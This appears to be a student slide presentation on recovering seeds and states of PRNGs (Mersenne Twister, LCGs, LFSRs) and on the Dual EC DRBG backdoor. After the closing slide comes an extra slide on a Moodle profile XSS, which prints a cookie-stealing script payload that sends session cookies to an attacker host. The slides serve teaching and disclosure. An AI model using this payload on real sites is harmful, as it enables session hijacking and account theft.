# Analysis, State and Seed Recovery of RNGs

Himanshu Sheoran 170050105
Lakshya Kumar 170050033
Sahil Jain 180050089
Yash Parmar 170050004

# Objectives

- Using the outputs of popular PRNGs, recover the initial seed or the current state to predict future outputs
  - Mersenne Twister
  - LCG & Truncated LCG
  - LFSRs
- Understand the predictability of PRNGs and analyse the design of some cryptographically secure PRNGs
- Describe the kleptographic backdoor in Dual Elliptic Curve Deterministic Random Bit Generator(Dual EC DRBG), a “cryptographically secure” PRNG

# Implications

A lot of potential misuse of using general purpose RNGs in place of CSPRNG

- Online casino
- Password generation
- Unique file-sharing IDs
- URL shorteners
- Cryptographic nonces

# Mersenne Twister

- Most used general purpose PRNG in software systems due to its fantastic statistical properties. It is used in python, PHP, C++, Ruby, MATLAB etc
- We modelled MT as a SMT decision problem in theory of bitvectors and used Z3 to achieve the following results
  - Recovered the seed of Mersenne Twister for both MT19937 and MT19937-64 using any 3 consecutive outputs in under **200 seconds**
  - Recovered the current state for truncated outputs e.g floating point rand [0,1] using 624 outputs in under **60 seconds**
  - All other approaches work only if they have 624 consecutive outputs while we don’t need consecutive outputs

# Linear Congruential Generator

- Linear Congruential Generators have seen quite widespread usage as they are fast and easy to implement.
- LCGs are not cryptographically secure and poor choices of parameters can yield them unsuitable even for non-cryptographic usage.

# Truncated LCG

- Truncated LCGs are modifications of LCG where only some of most significant bits of state is output
- Truncated LCGs are known to have better statistical properties than usual LCGs

# Seed Recovery Attacks on Truncated LCG

- We have implemented previously known attacks on secret LCGs with some outputs.
- We have also implemented known lattice-based seed recovery attack on truncated LCGs with given parameters.
- We further modelled parameter-recovery for truncated LCG with known truncation as SMT decision problem, independent of whether parameters are known or unknown.
- We’re able to recover multiple possible solutions as well!

# Linear Feedback Shift Registers

- LFSRs generate seemingly random bits very fast because they can be implemented directly in hardware but due to its LINEAR nature, cryptanalysis becomes easy
- We used Berlekamp-Massey algorithm to get the seed and combination polynomial that can generate the given sequence of output bits
- We modelled Geffe generator as a Boolean formula over the key-bits and solved the satisfiability problem over generated output bits.
- We observed significantly faster runtimes using the Z3 boolean model as compared to brute force correlation attack.
  - For 16-bit seeds and 512 bit output the brute-force took 450 seconds while Z3 solver only took 6 seconds


# Cryptographically Secure PRNG (CSPRNG)

- Based on mathematical problems supposed to be hard
  - E.g Blum-Blum-shub
- Based on cryptographic cipher or hash function
- Special purpose designs designed to be cryptographically secure

backdoors...

# Dual_EC_DRBG : A Kleptographic Backdoor

- Dual EC(Elliptic Curve) DRBG(Deterministic Random Bit Generator) was believed to be a “cryptographically secure” PRNG but later it was found to have a kleptographic backdoor
- Insufficient security proofs
- NSA planted skeptical generators P and Q such that Q=e*P stating improved performance
- We demonstrate that choosing the generators P and Q of our own accord allows us to recover the internal state of the RNG in mere 32 bytes of output



# References

- https://en.wikipedia.org/wiki/Mersenne_Twister
- https://github.com/Z3Prover/z3
- https://github.com/bishopfox/untwister
- https://en.wikipedia.org/wiki/Berlekamp-Massey_algorithm
- https://en.wikipedia.org/wiki/Linear_congruential_generator
- https://www.math.cmu.edu/~af1p/Texfiles/RECONTRUNC.pdf
- https://rump2007.cr.yp.to/15-shumow.pdf
- http://www.quadibloc.com/crypto/co4814.htm
- https://en.wikipedia.org/wiki/Satisfiability_modulo_theories
- https://github.com/bishopfox/untwister
- https://dspace.cvut.cz/bitstream/handle/10467/69409/F8-BP-2017-Molnar-Richard-thesis.pdf?sequence=-1&isAllowed=y
- https://www.ambionics.io/blog/php-mt-rand-prediction
- https://github.com/python/cpython/blob/master/Modules/_randommodule.c
- https://github.com/ruby/ruby/blob/ruby_2_7/random.c
- https://github.com/php/php-src/blob/master/ext/standard/random.c
- https://code.woboq.org/gcc/libstdc++-v3/include/bits/random.tcc.html
- http://www.math.sci.hiroshima-u.ac.jp/m-mat/MT/MT2002/emt19937ar.html
- https://theory.stanford.edu/%7Enikolaj/programmingz3.html#sec-blocking-evaluations

# THANK YOU

# Session Hijacking in Moodle

- We found that the MoodleNet profile parameter in the edit profile section is vulnerable to XSS
- We used this payload to steal the session cookie of users who visit our Moodle profile
  ```
  <script>location.href=“http://attacker.site?”+document.cookie</script>
  ```
- PHP session cookies allow us to hijack user sessions
- **Mitigation:** sanitise the parameter input and set HttpOnly flag for the session cookie to avoid client side script accessing the cookie